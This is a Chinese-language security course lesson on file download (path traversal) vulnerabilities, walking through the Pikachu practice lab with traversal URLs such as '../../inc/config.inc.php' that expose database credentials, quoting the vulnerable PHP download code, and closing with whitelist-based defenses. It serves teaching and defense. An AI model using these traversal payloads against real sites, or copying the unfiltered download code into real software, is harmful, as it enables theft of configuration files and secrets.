

免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。

文件下载漏洞

1、文件下载漏洞简介


网站由于业务需求，往往会提供文件查看或下载的功能，但若对用户查看或下载的文件没有进行相应的限制或控制不严（限制、校验），则恶意用户就能够查看或下载任意文件，从而造成敏感信息泄露。

2、文件下载漏洞危害

- （1）获取网站源码，通过代码审计，获取其他漏洞
- （2）获取网站、服务器、系统、数据库等中间件配置文件，得到敏感信息


3、文件下载漏洞演示

进入靶场点击球员姓名正常下载获得球员图片




复制下载链接找到传参点

`http://192.168.243.1/pikachu/vul/unsafedownload/execdownload.php?filename=kb.png`




构造恶意 payload 尝试获取当前路径下其他文件

`http://192.168.243.1/pikachu/vul/unsafedownload/execdownload.php?filename=you.png`



http://192.168.243.1/pikachu/vul/unsafedownload/execdwnload.php?filename=security.txt




构造恶意 payload 尝试获取其他目录敏感文件


http://192.168.243.1/pikachu/vul/unsafedownload/execdwnload.php?filename=../../inc/config.inc.php

注：一个../就是跳出一级目录到上一级目录下，具体有多少../可以通过已有的信息算，或者一个一个摸索。

当前路径



敏感文件所在路径



得到敏感信息

```
config.inc.php - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
<?php
//全局session_start
session_start();
//全局设置时区
date_default_timezone_set('Asia/Shanghai');
//全局设置默认字符
header('Content-type:text/html;charset=utf-8');
//定义数据库连接参数
define('DBHOST','127.0.0.1');//将localhost或者127.0.0.1修改为数据库服务器的地址
define('DBUSER','root');//将root修改为连接mysql的用户名
define('DBPW','123456');//将root修改为连接mysql的密码,如果改了还是连接不上,请先手动连接下你的数据库,确保数据库服务没问题在说!
define('DBNAME','pikachu');//自定义,建议不修改
define('DBPORT','3306');//将3306修改为mysql的连接端口,默认tcp3306

?>
```

4、防御方法

- (1) 对用户传过来的文件名参数进行统一编码,对文件类型进行白名单控制,对包含恶意字符或者空字符的参数拒绝传输。
- (2) 任意文件下载漏洞也有可能是 web 所采用的中间件的版本低而导致的,例如 ibm 的 websphere 的任意文件下载漏洞,更新其中间件的版本即可修复。
- (3) 文件路径保存至数据库,让用户提交文件对应 ID 下载文件。
- (4) 文件放在 web 无法直接访问的目录下。
- (5) 将. 过滤,不允许提供目录遍历服务。

5、防御演示

文件下载漏洞的原因是,服务器没有对输入的 filename 进行过滤,只是检查了文件是否存在,如果存在就下载了。

```
header("Content-type:text/html;charset=utf-8");
// $file_name="cookie.jpg";
$file_path="download/{$_GET['filename']}";
//用以解决中文不能显示出来的问题
$file_path=iconv("utf-8","gb2312",$file_path);


//首先要判断给定的文件存在与否
if(!file_exists($file_path)){
    skip("你要下载的文件不存在,请重新下载",'unsafe_down.php');
    return ;
}
$fp=fopen($file_path,"rb");
$file_size=filesize($file_path);
//下载文件需要用到的头
ob_clean();//输出前一定要clean一下,否则图片打不开
Header("Content-type: application/octet-stream");
```

防御方法: 进行白名单过滤,只允许下载指定路径下的指定文件

```
//首先要判断给定的文件存在与否
if(!file_exists($file_path) || $file_path!="download/kb.png"){
    skip("你要下载的文件不存在，请重新下载", 'unsafe_down.php');
    return ;
}
$fp=fopen($file_path,"rb");
```

http://192.168.243.1/pikachu/vul/unsafedownload/execdwnload.php?filename=kb.png

白名单中文件正常下载



非白名单中文件无法下载 you.png

